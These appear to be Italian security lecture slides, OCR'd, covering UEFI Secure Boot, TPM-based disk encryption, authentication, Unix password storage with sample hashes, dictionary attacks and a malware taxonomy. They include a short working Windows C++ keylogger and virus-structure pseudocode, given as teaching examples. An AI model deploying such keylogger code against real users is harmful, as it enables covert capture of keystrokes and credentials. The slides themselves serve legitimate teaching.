


http://c7zero.info/stuff/Windows8SecureBoot_Bulygin-Furtak-Bazhniuk_BHUSA2013.pdf

Secure UEFI Boot




System Firmware and NVRAM Are in ROM



OS Secure Boot
Signed BIOS Update
OS Driver
OS Driver
OS Kernel / Early Launch Anti-Malware (ELAM)
UEFI OS Loaders (winload.efi, winresume.efi)
UEFI OROM
UEFI App
DXE Driver
UEFI Boot Loader
Bootx64.efi
Bootmgfw.efi
UEFI OROM
UEFI App
DXE Driver
UEFI Secure Boot
UEFI DXE Core / Dispatcher
System Firmware (SEC/PEI)
Hardware
I/O
Memory
Network
Graphics

Platform Key (PK) (PC Vendor)

- Verifies KEKs
- Platform Vendor's Cert



Key Exchange Keys (KEKs) (OS Vendor)

- Verify db and dbx
- Earlier rev's: verifies image signatures


Authorized Database (db)

Forbidden Database (dbx)

- X509 Certificates, image SHA1/SHA256 hashes of allowed and revoked images

Trusted Platform Module (TPM)

- Un chip “sicuro” integrato sulla scheda madre
- Fornisce generazione e memorizzazione sicura delle chiavi crittografiche. Implementa primitive crittografiche
- Di fatto e’ un co-processore “trusted” separato



CIFRATURA DISCO

Cifratura del disco

- La partizione di OS cifrata contiene
  - OS
  - Swap
  - File temporanei
  - File System
  - File di ibernazione

- Dove e' la chiave di cifratura?

1. SRK (Storage Root Key) e' memorizzata nella TPM
2. SRK usata per cifrare la chiave di cifratura dell'intero volume (FVEK: Full Volume Encryption Key) protetta da un PIN
3. FVEK memorizzata (cifrata) sul HDD nel volume di OS

LOGIN - AUTENTICAZIONE UTENTI

Tipi di autenticazione

- Basata su quello che l'utente conosce (es. pin, password)
- Basata su quello che l'utente ha (es. chiavetta usb, smartcard)
- Basata su quello che l'utente e' o fa (es. Biometrie fisiologiche o comportamentali)

Autenticazione degli utenti

- Fatta da due operazioni:
  - identificazione (login). Utente annuncia chi e’
  - Autenticazione vera e propria dove si verifica (password) che e’ proprio chi dice di essere

Scelta delle password (teorica)

- Regole da seguire:
  - Almeno 8 caratteri, un carattere per ognuna di queste categorie:
    - Lettere minuscole
    - Lettere maiuscole
    - Cifre numeriche
    - Caratteri speciali: , . ; : - _ # [ ] ? ^ + * ' ` ~ { } ( )


Scelta delle password (reale)

- Alcune statistiche
  - Morris-Thompson, 1979 – 86% delle password identificate. Password raccolte in vari sistemi Unix dell'epoca
  - Klein, 1990 - 25% delle password identificate. Password raccolte da vari sistemi Unix in UK/USA
  - Kabay, 1997 - 82% delle password identificate. Password utilizzate nel financial district di Londra

- _Password_1, _Password_2, _Password_3……

Memorizzazione password

- Unix



Memorizzazione delle password

- Es. unix

File /etc/passwd

```
root:fi3sED95ibqR6:0:1:System Operator:/:/bin/ksh
daemon:*:1:1::/tmp
uucp:OORoMN9FyfNE:4:4:/var/spol/uucppublic:/usr/lib/uucp/uucico
ciro:eH5/.mj7NB3dx:181:100:Ciro Esposito:/u/ciro:/bin/ksh
```

username

encrypted
pwd


uid

gid

name

home and shell

Attacco del dizionario (off-line)



MALWARE

Malware

- Software malevolo che intenzionalmente ha l’obiettivo di violare una o piu’ proprieta’ di sicurezza
  - Trojan horse
  - Bombe logiche
  - Backdoor
  - Keylogger
  - Ransomware
  - Virus
  - Worm
  - Spyware
  - Rootkit
  - …..

Trojan Horse

- Definizione
  - Sono programmi che replicano le funzionalità di programmi di uso comune o programmi dall'apparenza innocua ma che contengono codice "malevolo"
- Tipicamente
  - Catturano informazioni e le inviano al creatore del programma
    - Informazioni critiche per la sicurezza del sistema
    - Informazioni "private" dell'utente
    - Compromettono o distruggono informazioni importanti per il funzionamento del sistemi

Keylogger

```cpp
#include <windows.h>
#include <fstream>
using namespace std;

ofstream    out("log.txt", ios::out);

LRESULT CALLBACK f(int nCode, WPARAM wParam, LPARAM lParam) {
  if (wParam == WM_KEYDOWN) {
    PKBDLLHOOKSTRUCT p = (PKBDLLHOOKSTRUCT) (lParam);
    out << char(tolower(p->vkCode));
  }
  return CallNextHookEx(NULL, nCode, wParam, lParam);
}

int WINAPI WinMain(HINSTANCE inst, HINSTANCE hi, LPSTR cmd, int show) {
  HHOOK keyboardHook = SetWindowsHookEx(WH_KEYBOARD_LL, f, NULL, 0);
  MessageBox(NULL, L"Hook Activated!", L"Test", MB_OK);
  UnhookWindowsHookEx(keyboardHook);
  return 0;
}
```


Ransomware

Blocca l'accesso al computer o ai dati. L'utente deve pagare per il loro rispristino.


Rootkits

- Programmi installati con privilegi di amministratore
- Tipicamente inseriscono logica malevola e modificano l'OS host per non essere identificabili
- Nascondono la loro esistenza
  - Modificando i normali meccanismo del sistema operatyvo (es. Tabelle processi, files, registry entries, etc.)
- Possono essere:
  - persistenti o caricati ogni volta in memoria come prima operazione al boot
  - girare in user o kernel mode
- Installati tipicamente via trojan o da intrusione fisica
- Occorrono diverse contromisure per renderli innocui

Infezione di strutture dati del kernel




(a) Normal kernel memory layout



(b) After nkark install

Infezioni dei record di boot



Accesso al raw in usermode (no kernel driver required)
E’ una API call: CreateFile(“\\Device\PhysicalDrive0”…)
Occorre avere privilegi di amministratore

Virus

- piece of software that infects programs
  - modifying them to include a copy of the virus
  - so it executes secretly when host program is run
- specific to operating system and hardware
  - taking advantage of their details and weaknesses
- a typical virus goes through phases of:
  - dormant
  - propagation
  - triggering
  - execution

Struttura di un virus

- components:
  - infection mechanism - enables replication
  - trigger - event that makes payload activate
  - payload - what it does, malicious or benign
- prepended / postpended / embedded
- when infected program invoked, executes virus code then original program code
- can block initial infection (difficult)
- or propagation (with access controls)

Struttura di un virus

```
    program V :=

{goto main;
    1234567;

    subroutine infect-executable :=
        {loop:
        file := get-random-executable-file;
        if (first-line-of-file = 1234567)
           then goto loop
           else prepend V to file; }

    subroutine do-damage :=
        {whatever damage is to be done}

    subroutine trigger-pulled :=
        {return true if some condition holds}

main:   main-program :=
        {infect-executable;
        if trigger-pulled then do-damage;
        goto next;}

next:

}
```

